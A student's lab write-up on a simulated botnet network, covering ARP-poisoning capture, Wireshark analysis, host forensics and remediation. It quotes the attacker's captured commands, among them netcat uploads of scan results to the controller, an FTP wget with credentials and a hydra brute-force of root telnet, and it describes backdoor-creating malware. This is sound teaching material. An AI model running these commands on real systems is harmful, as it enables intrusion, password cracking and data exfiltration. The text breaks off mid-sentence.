CS136 Assignment 6: Botnets and Network Analysis

Nathan Tung (004-059-195)

Part 1: Capture

We're logged into the student node with IP 10.1.1.20. Like the previous assignment, I first ran ifconfig to see that the network interface we're interested in is eth1. Then I ran ettercap's Curses GUI on it using "sudo ettercap -C -i eth1" with Unified Sniffing. I found four hosts with IPs 10.1.1.3, 10.1.1.20, 10.1.1.50, and 10.1.1.250. After setting ARP poisoning and beginning sniffing, I used tcpdump with the command "sudo tcpdump -i eth1 -s0 -w output2.pcap" to save about 5.5 minutes of network traffic into a pcap file.


There were many different software tools I could have used, but I chose ettercap for several reasons. First of all, I had some level of familiarity with it from the previous assignments. Utilizing ettercap's ARP spoofing also allows me to sniff the network traffic between specific nodes or interfaces. Then I used tcpdump for the actual network traffic capturing and storing. While ettercap can already do some of this, tcpdump enables us to save the network data as a PCAP file – there's quite a lot of data, since we are asked to record at least 5 minutes of traffic – and look through it later using some analysis-capable software like Wireshark.

I also used a little bit of iptraf and iftop, but neither of these tools revealed anything that wasn't already available through ettercap, tcpdump, and Wireshark.

Part 2: Analyze

In order to explore and actually analyze the network traffic (a little bit shy of 185,000 packets or so) we captured in Part 1, I downloaded Wireshark 1.12.2 and ran it on the output.pcap file that I had generated using tcpdump earlier. The first thing I did was sort all the data by duration (in Wireshark: Statistics >> Conversation >> TCP >> Duration). I found out that the longest-lasting conversations occurred between 10.1.1.250 on port 57xxx and 10.1.1.3 on port 23, or Telnet. Similarly, the largest-byte conversations originated from 10.1.1.3 to 10.1.1.50 on ports 23 (Telnet) and 80 (HTTP).

Besides looking at the communication sessions with the longest duration and largest size, I mainly filtered through the network traffic based on protocols like Telnet, HTTP, FTP, SSH, SSL, etc. Telnet seems to be quite a promising protocol, since both the longest-duration and largest-sized conversations participated in a Telnet session. On Telnet, one of the first things we see is a failed login attempt to the server node. Since this packet is sent from 10.1.1.50 to 10.1.1.3, we now know that the server's IP is 10.1.1.50.



output2.pcap [Wireshark 1.12.2 (v1.12.2-0-g898fa22 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: telnet
Expression... Clear Apply Save
File: "C:\NathanCT\Homework\Senior Year ...
Packet...
Profile: Default

```
No.     Time       Source       Destination   Protocol Length Info
   3040 13.759320  10.1.1.50    10.1.1.3      TELNET     78 Telnet Data ...
   3041 13.759323  10.1.1.50    10.1.1.3      TELNET     78 Telnet Data ...
   3042 13.759325  10.1.1.50    10.1.1.3      TELNET    136 Telnet Data ...
   3043 13.759338  10.1.1.50    10.1.1.3      TELNET     68 [TCP Retransmission] Telnet Data ...
   3044 13.759363  10.1.1.50    10.1.1.3      TELNET     78 [TCP Retransmission] Telnet Data ...
   3045 13.759386  10.1.1.50    10.1.1.3      TELNET     78 [TCP Retransmission] Telnet Data ...
   3046 13.759410  10.1.1.50    10.1.1.3      TELNET    136 [TCP Retransmission] Telnet Data ...
```

```
Frame 3046: 136 bytes on wire (1088 bits), 136 bytes captured (1088 bits)
Ethernet II, Src: IntelCor_5d:13:6c (00:15:17:5d:13:6c), Dst: IntelCor_5d:16:c4 (00:15:17:5d:16:c4)
Internet Protocol Version 4, Src: 10.1.1.50 (10.1.1.50), Dst: 10.1.1.3 (10.1.1.3)
Transmission Control Protocol, Src Port: 23 (23), Dst Port: 49943 (49943), Seq: 1, Ack: 1, Len: 70
Telnet
  Data: \r\n
  Data: Login incorrect\r\n
  Data: server.assignment6.ucla136.isi.deterlab.net login:
```

```
0000  00 15 17 5d 16 c4 00 15  17 5d 13 6c 08 00 45 10   ...].... .].l..E.
0010  00 7a 17 7e 40 00 40 06  0c ba 0a 01 01 32 0a 01   .z.~@.@. .....2..
0020  01 03 00 17 c3 17 26 db  af a0 13 cc 20 94 80 18   ......&. .... ...
0030  00 5b 95 45 00 00 01 01  08 0a 00 15 bf 97 00 15   .[.E.... ........
0040  be 94 0d 0a 4c 6f 67 69  6e 20 69 6e 63 6f 72 72   ....Logi n incorr
```

A little further along, we see 10.1.1.3 send 10.1.1.250 a login prompt for the bot1 node. 10.1.1.250 sends back the login credentials “botcontroller” with password “attack”, and the authentication succeeds. We now know that 10.1.1.3 is bot1, and that means 10.1.1.250 can only be the controller node.



```
output2.pcap  [Wireshark 1.12.2 (v1.12.2-0-g898fa22 from master-1.12)]
Filter: telnet

No.   Time      Source      Destination  Protocol Length Info
54131 84.684272 10.1.1.250  10.1.1.3     TELNET      81 [TCP Retransmission] Telnet Data ...
54132 84.687727 10.1.1.3    10.1.1.50    TELNET      67 Telnet Data ...
```


```
54126 84.683729 10.1.1.3 10.1.1.250 TELNET 115 Telnet Data ...
⊞ Internet Protocol Version 4, Src: 10.1.1.3 (10.1.1.3), Dst: 10.1.1.250 (10.1.1.250)
⊞ Transmission Control Protocol, Src Port: 23 (23), Dst Port: 57707 (57707), Seq: 51, Ack:
⊟ Telnet
    Data: bot1.assignment6.ucla136.isi.deterlab.net login:
```

```
54129 84.684233 10.1.1.250 10.1.1.3 TELNET 81 Telnet Data ...
⊞ Internet Protocol Version 4, Src: 10.1.1.250 (10.1.1.250), Dst: 10.1.1.3 (10.1.1.3)
⊞ Transmission Control Protocol, Src Port: 57707 (57707), Dst Port: 23 (23), Seq: 31, Ack:
⊟ Telnet
    Data: botcontroller\r\n
```

```
54138 84.693723 10.1.1.250 10.1.1.3 TELNET 74 Telnet Data ...
⊞ Internet Protocol Version 4, Src: 10.1.1.250 (10.1.1.250), Dst: 10.1.1.3 (10.1.1.3)
⊞ Transmission Control Protocol, Src Port: 57707 (57707), Dst Port: 23 (23), Seq: 46, Ack:
⊟ Telnet
    Data: attack\r\n

0000  00 15 17 5d 13 6c 00 15  17 5d 16 48 08 00 45 00   ...].l.. .].H..E.
0010  00 3c 14 34 40 00 40 06  0f 8a 0a 01 01 fa 0a 01   .<.4@.@. ........
0020  01 03 e1 6b 00 17 d4 df  13 b7 a7 9e eb fd 80 18   ...k.... ........
0030  00 5c ac 7a 00 00 01 01  08 0a 00 16 07 b8 00 16   .\.z.... ........
0040  06 f3 61 74 74 61 63 6b  0d 0a                     ..attack ..
```

Now that we know the identities of the compromised “bot1” machine and the supposed controller, we can filter based on their specific IPs in Wireshark to narrow the Telnet traffic. Doing so, we see many questionable commands being issued from controller to bot1. For example, the screenshot below shows two different types of commands. The top command has bot1 sending back a file to controller, whereas in the second example, controller runs nmap on bot1’s environment and saves it in a file, presumably to send back to the controller itself later. For a full list of the malicious commands, see the next page.



```
67281 94.920147 10.1.1.250 10.1.1.3 TELNET 116 [TCP ACKed unseen segment] [TCP Previous segment not captured...
⊞ Internet Protocol Version 4, Src: 10.1.1.250 (10.1.1.250), Dst: 10.1.1.3 (10.1.1.3)
⊞ Transmission Control Protocol, Src Port: 57699 (57699), Dst Port: 23 (23), Seq: 267, Ack
⊟ Telnet
    Data: sudo nc -w 3 controller 7000 < /tmp/bot1_network\r\n
```

```
67941 95.955956 10.1.1.250 10.1.1.3 TELNET 121 Telnet Data ...
⊞ Internet Protocol Version 4, Src: 10.1.1.250 (10.1.1.250), Dst: 10.1.1.3 (10.1.1.3)
⊞ Transmission Control Protocol, Src Port: 57706 (57706), Dst Port: 23 (23), Seq: 1, Ack:
⊟ Telnet
    Data: sudo nmap -T5 10.1.1.0/24 > /tmp/bot1_network_report3\r\n
```

```
output2.pcap  [Wireshark 1.12.2 (v1.12.2-0-g898fa22
Filter: ip.addr==10.1.1.3 && ip.addr==10.1.1.250 && te

No.   Time      Source
67284 94.924419 10.1.1.3
67373 94.967866 10.1.1.3
67374 94.967887 10.1.1.3
67543 95.216949 10.1.1.250
67544 95.216973 10.1.1.250
67581 95.228442 10.1.1.3
67582 95.228465 10.1.1.3
67631 95.263918 10.1.1.3
67632 95.263940 10.1.1.3
67941 95.955956 10.1.1.250

⊞ Frame 67941: 121 bytes on wire (968 bi
⊞ Ethernet II, Src: IntelCor_5d:16:48 (0
⊞ Internet Protocol Version 4, Src: 10.1.1.250 (10.1.1.250), Dst: 10.1.1.3 (10.1.1.3)
⊞ Transmission Control Protocol, Src Port: 57706 (57706), Dst Port: 23 (23), Seq: 1, Ack: 1, Len: 55
⊟ Telnet
    Data: sudo nmap -T5 10.1.1.0/24 > /tmp/bot1_network_report3\r\n

0000  00 15 17 5d 13 6c 00 15  17 5d 16 48 08 00 45 00   ...].l.. .].H..E.
0010  00 6b 9b d6 40 00 40 06  87 b8 0a 01 01 fa 0a 01   .k..@.@. ........
0020  01 03 e1 6a 00 17 1a e0  9a 95 1b c5 d4 10 80 18   ...j.... ........
0030  00 7a 6e 6f 00 00 01 01  08 0a 00 16 12 b8 00 16   .zno.... ........
0040  04 47 73 75 64 6f 20 6e  6d 61 70 20 2d 54 35 20   .Gsudo n map -T5

File: "C:\NathanCT\Homework\Senior Year ...   Packet...   Profile: Default
```

Important Telnet commands between controller (10.1.1.250) and bot1 (10.1.1.3):

```
1. sudo nmap 10.1.1.0-254 > /tmp/bot1_network
2. sudo nc -w 3 controller 7000 < /tmp/bot1_network
3. sudo nmap -sP 10.1.1.0/24 > /tmp/bot1_network_report2
4. sudo nc -w 3 controller 7254 < /tmp/bot1_network_report2
5. sudo nmap -T5 10.1.1.0/24 > /tmp/bot1_network_report3
6. sudo nc -w 3 controller 7855 < /tmp/bot1_network_report3
7. sudo expect /tmp/spamlist.sh > /tmp/mailspam.log
8. cd /tmp && wget -c ftp://spamlist:drowssap@controller/spamlist.sh > /tmp/mail.log
9. sudo hydra -l root -P /tmp/password.list server telnet > /tmp/hydralog1
```

Other Telnet messages between controller (10.1.1.250) and bot1 (10.1.1.3) involve login attempts to bot1 using the credentials “botcontroller” and “attack”, successful logins on spamlist, issuing “RETR spamlist.sh”, and “cannot find terminfo entry for ‘network’”.

Commands 1 and 2 are saving nmap results from the network into a file, which is later transmitted back via netcat to the controller at port 7000 with a timeout of 3 seconds. Similarly, commands 3 and 4 run nmap without port scanning and sends the info back to controller at port 7254, and commands 5 and 6 run nmap in “insane” mode with high speed before sending the info back to controller at port 7855. Essentially, these commands tell the controller when bot1 is online and what the network interface looks like so that it can beginning sending botnet commands over Telnet.

Command 7 runs the spamlist.sh script that’s already on bot1 and places the results in mailspam.log. Command 8 executes into the /tmp directory and wgets (with partial/continuous downloading supported) the spamlist.sh folder from the controller’s own machine using FTP, saving the results in /tmp/mail.log. Here we also see that his credentials are username “spamlist” and password “drowssap” – this might come in handy later! Command 9 runs hydra (which turns out to be a network password cracker) on bot1 in an attempt to login to “root” on the server’s telnet service using a password.list file; the results are saved in /tmp/hydralog1.


Finally, we move on to other protocols. There are still a few other interesting things happening. Filtering by HTTP GET requests (using the filter “http.request”) shows a few TCP transmissions between bot1 and server regarding GET /TPS.docx and GET /employeefile.xlsx – these sound like they may actually be harmless, legitimate traffic. FTP shows many login requests and responses for “USER spamlist” and “PASS drowssap”, in addition to the creation of pathname /home/spamlist, “PASV spamlist.sh”, and “RETR spamlist.sh” (which is a request to have the server send file contents of spamlist.sh). This aligns with command 8 above. SMTP only shows two things (establishing and losing a connection to server):

```
1. 421 server.assignment6.ucla136.isi.deterlab.net lost input connection\r\n
2. 220 server.assignment6.ucla136.isi.deterlab.net ESMTP Exim 4.71 Wed, 10 Dec 2014
   15:25:50 -0800\r\n
```

Apart from those protocols, there doesn’t seem to be much else. Other TCP packets (like those on SSL’s port 443 and SSH’s port 22) only involve headers providing sequence and acknowledgment numbers. It’s important to note, again, that filtering by Telnet shows many failed login attempts from bot1 to server.

We know there are many commands being issued that should not be considered safe. However, we’ve already accumulated all the important traffic on the network – the same commands simply repeat themselves. The next step we can take is to try logging in to the nodes themselves. We have credentials on both bot1 (that the controller is using) and controller itself (from FTP). However, any attempts to login on controller with Telnet or SSH simply timeout, which leads me to believe there are restrictions on which services or ports can be used for logging in. However, our attempts to Telnet into bot1 with the credentials from before (USER botcontroller, PASS attack) succeed, and now we can perform a forensic investigation on the bot1’s local machine.

Running “top” to list the top processes running on bot1 reveals several copies of hydra, login, john-mmx, and occasionally, some strange scripts like bot1traffic.sh (which grep shows is in /usr/local/bin) and facebook_quiz.jpg.sh. We already know that hydra is being used from bot1 to try and crack the root’s telnet password on the server; john-mmx is probably related to john the ripper, which is bruteforcing the /etc/shadow passwords on bot1 itself. But the shell scripts can be much more malicious in nature.




```
root@bot1: /usr/local/bin
top - 15:19:01 up  2:24, 22 users,  load average: 1.52, 1.54, 1.52
Tasks: 260 total,   2 running, 258 sleeping,   0 stopped,   0 zombie
Cpu(s): 28.9%us,  2.6%sy,  0.0%ni, 67.9%id,  0.6%wa,  0.0%hi,  0.0%si,  0.0%st
Mem:   2061256k total,   817152k used,  1244104k free,    74236k buffers
Swap:  3906552k total,        0k used,  3906552k free,   548836k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 9964 root      20   0  9144 6512  952 R  100  0.3 132:25.81 john-mmx
 5325 root      20   0  2740 1412 1072 S    3  0.1   0:00.08 login
 7227 root      20   0  2668 1324  920 S    1  0.1   0:17.10 top
    1 root      20   0  2820 1652 1180 S    0  0.1   0:05.88 init
 3328 root      20   0 20452 6320 2956 S    0  0.3   0:00.16 hydra
 5404 root      20   0 12252 2292 1724 S    0  0.1   0:00.01 expect
 7403 root      20   0  2668 1324  920 R    0  0.1   0:16.97 top
 9961 root      20   0  2728 1112  960 S    0  0.1   0:00.62 facebook_quiz.j
    2 root      20   0     0    0    0 S    0  0.0   0:00.00 kthreadd
    3 root      RT   0     0    0    0 S    0  0.0   0:00.23 migration/0
    4 root      20   0     0    0    0 S    0  0.0   0:00.15 ksoftirqd/0
    5 root      RT   0     0    0    0 S    0  0.0   0:00.00 watchdog/0
    6 root      RT   0     0    0    0 S    0  0.0   0:00.53 migration/1
    7 root      20   0     0    0    0 S    0  0.0   0:00.42 ksoftirqd/1
    8 root      RT   0     0    0    0 S    0  0.0   0:00.00 watchdog/1
    9 root      RT   0     0    0    0 S    0  0.0   0:00.16 migration/2
   10 root      20   0     0    0    0 S    0  0.0   0:00.19 ksoftirqd/2
```

The traffic from earlier showed us plenty of logs and files in /tmp being used to communicate with controller. We know what to expect in the bot1_network files summarizing nmap. Other files like hydralog1, john_report, mail.log, and mailspam.log function as logs for controller’s many malicious commands, but aren’t particularly helpful. We see hydra has attempted over 200,000 login attempts, john is trying to crack two passwords, mail.log is empty, and mailspam.log spawns a telnet server for trying to connect with the server using ESMTP. We’ve seen the password.list file being referenced as a sort of dictionary for hydra to use for cracking passwords. We’ll investigate spamlist.sh more below. It’s interesting to look at labinstall.log, which apparently logged the setup procedure of bot1 in this assignment. Reading through shows us that the /tmp files (especially hydra files) actually originated from /share/education/BOTNET_UCLA, although we probably won’t be touching those files since they are outside the scope of our assignment.

There is also another strange directory called /downloads, and in it we find the facebook_quiz.jpg.sh script found in the top software tool, along with other executables. By grepping for these files, we can be certain that they exist solely in /downloads. Examining these files, we see what they do:



```
root@bot1: /downloads
employeefile.xlsx.544     TPS.docx.1425            TPS.docx.991
employeefile.xlsx.545     TPS.docx.1426            TPS.docx.992
employeefile.xlsx.546     TPS.docx.1427            TPS.docx.993
employeefile.xlsx.547     TPS.docx.1428            TPS.docx.994
employeefile.xlsx.548     TPS.docx.1429            TPS.docx.995
employeefile.xlsx.549     TPS.docx.143             TPS.docx.996
employeefile.xlsx.55      TPS.docx.1430            TPS.docx.997
employeefile.xlsx.550     TPS.docx.1431            TPS.docx.998
employeefile.xlsx.551     TPS.docx.1432            TPS.docx.999
employeefile.xlsx.552     TPS.docx.1433            users
employeefile.xlsx.553     TPS.docx.1434            usr
employeefile.xlsx.554     TPS.docx.1435            var
employeefile.xlsx.555     TPS.docx.1436            vmlinuz
employeefile.xlsx.556     TPS.docx.1437
employeefile.xlsx.557     TPS.docx.1438
root@bot1:/# cd /tmp
root@bot1:/tmp# ls
bot1_network          hydra-8.0         john_report     mailspam.log
bot1_network_report2  hydra-8.0.tar.gz  labinstall.log  password.list
bot1_network_report3  hydralog1         mail.log        spamlist.sh
root@bot1:/tmp# cd /downloads/
root@bot1:/downloads# ls
definitely_legit_game.exe  facebook_quiz.jpg.sh  freemusic.mp3.exe
root@bot1:/downloads#
```

/usr/local/bin/bot1traffic.sh
This script claims to be "legit traffic simulation" and it uses wget to download employeefile.xlsx and TPS.docx from the server. This is the HTTP GET request traffic we saw earlier, and now we know that there is nothing malicious going on here.

/tmp/spamlist.sh
This script sends typical botnet spam mail from spammer@spam.com to spam@spamlist.com regarding an online casino and gambling, pills and pharmaceuticals, and a game with a link to http://VIRUS.COM.

/downloads/definitely_legit_game.exe
This executable creates an account named "botcontroller" with password "attack" and uid=gid=0 for root privileges. The script then logs into botcontroller, installs hydra (with information stored into hydralog), and mails the hydralog along with network configuration details (ifconfig) to criminal@fakemail.com.

/downloads/facebook_quiz.jpg.sh
This script enters into an infinite while-loop of executing john the ripper (for password cracking) on /etc/shadow and records all details in /tmp/john_report.

/downloads/freemusic.mp3.exe
This executable creates an account named "botcontroller" with password "attack" and uid=gid=0 for root privileges. Then it logs in to mail the network configuration details (ifconfig) to criminal@fakemail.com.

To continue the computer forensics, I looked at the /var/log directory for files like messages, boot.log, and auth.log. The former two were not helpful, but auth.log kept a very comprehensive record of the compromised machine's behavior. At the very beginning, we see the /downloads files being copied over from the BOTNET_UCLA folder, which is presumably not within the scope of our task. However, we do see the "botcontroller" account with GIUID=14490, and on the next line, it is changed to the root group. There are also many failed logins, probably from controller before its compromised account was set up. Within auth.log, hydra is also being run constantly against the server and spamlist.sh is being executed with the "expect" command as well. At this point, it should be quite clear what is going on in the network.

The controller is issuing commands to an account "botcontroller" with password "attack" on the compromised bot1 node. These commands do many things, including issuing spam emails (spamlist.sh), updating when bot1 gets online and what the network interface looks like (bot1_network files), running john on /etc/shadow, running hydra on root@server, updating spamlist.sh via FTP on to the controller's own machine with account "spamlist" and password "drowssap", and so on. The question then becomes: how did the controller get access to a bot1 user account in the first place? The scripts in the /downloads directory actually create the "botcontroller" user and assign it root privileges, in addition to other malicious actions. Assuming we're not interested in how all the malicious files originated from the /share/education/BOTNET_UCLA directory, it is likely that these downloaded files are the source of our botnet attack. A user who logged into bot1 must have downloaded and executed the files definitely_legit_game.exe and/or freemusic.mp3.exe (and later perhaps facebook_quiz.jpg.sh), thereby installing questionable software (john, hydra) and creating a high-privileged account with weak security that the controller would be able to communicate with and basically control.

Part 3: Respond

We are asked to remedy the compromised botnet machine without hindering any network functionality from working properly. From our investigation earlier, we know that bot1's main functionality is to execute the bot1traffic.sh script in order to fetch employee-related data from the server node. However, we don't know if bot1 is meant to be able to do more tasks in the future, so we should not simply and indiscriminately restrict all of its network communications aside from HTTP GET requests to the server.

The local network can definitely be fixed without ruining functionality; we simply have to revoke controller's root access to bot1. There are several preliminary steps we should take immediately. The processes in "top" we found, such as john-mmx, hydra, and facebook_quiz.jpg.sh, should be immediately killed off using "pkill". The current processes being executed can be listed using "ps cax", and "ps cax | grep facebook*" will list all of the current processes preceded with the term "facebook". We should delete all files within the /downloads directory, where the botnet compromise possibly began, in case an employee tries to execute the malicious code again. We can also remove shell script files in the /tmp directory and /usr/local/bin related to john, hydra, etc.

However, even with all these files deleted, controller still has access to bot1 using the same credentials we are using – and this "botcontroller" account has sudo privileges! We should change the password to something other than "attack" – I changed it to "notattack" – using the command "passwd". It is imperative that we make sure the original scripts and executables in /downloads are not still running in the background as a process; otherwise, the botcontroller password will simply be changed back.

It is possible to remove the "botcontroller" account from the root group in /etc/group, although this should be done last (if it all), since we also wouldn't be able to run any more sudo commands on that account. It may also be beneficial to remove the "NOPASSWD" directive in the sudoers file for future precautions. Finally, we can reboot the system using "sudo reboot" (this only works if we have preserved botcontroller's root privileges). We won't do any of these things, especially since the legitimate bot1traffic.sh script is not set to restart on system reboot. After simply deleting the processes/files and changing the password successfully, we Telnet back in as botcontroller, and see that all the malicious processes are gone!

In our "output_bot1_noreboot.pcap" file of captured network traffic, we see that the only communication occurring between the bot1 and server is legitimate, since john has been stopped. Furthermore, the communication between bot1 and controller is all failed login attempts. If the controller can't get into the botcontroller account (and/or that account is limited itself in privileges), then the malicious commands will be useless! If we had not changed the credentials of the botcontroller account but simply deleted the folders, the PCAP file would show many of controller's commands fail (because the files he's trying to reach don't exist) – but that wouldn't be secure, since the bot master still has full access to our system and could reinstate those files and directories in the future.

Having removed controller's access to botcontroller doesn't mean they won't continue to try spamming the malicious commands, but at least they're stuck sending the same old login attempts using now-incorrect credentials. To take it a step further, we can set up iptables to drop packets coming from 10.1.1.250. While the controller can easily spoof their IP in the future, it will give us at least temporary protection from annoying traffic. Programs like hydra and john should probably also be restricted, as a bot node for a company probably would never need such software in order to perform its intended work.

Improvements in security policy can be implemented to prevent botnet compromises like this in the future. In terms of technical security improvements, a network instruction detection system (NIDS) should be deployed so that the company's security experts can handle the network traffic anomaly earlier on, before any extensive damage is done. Communication between the server and bot1 can be encrypted so that any other machines on the network cannot sniff their credentials (like we so easily did) or capitalize on any future vulnerability. In terms of nontechnical solutions, the employees should be better trained to avoid downloading or running questionable files, which may or may not be malware. As stated in the section above, it seems like the entire botnet compromise was a result of running a downloaded script/executable that generated a privileged user account for the controller to access and issue malicious commands. If the employees need to run executable files or shell 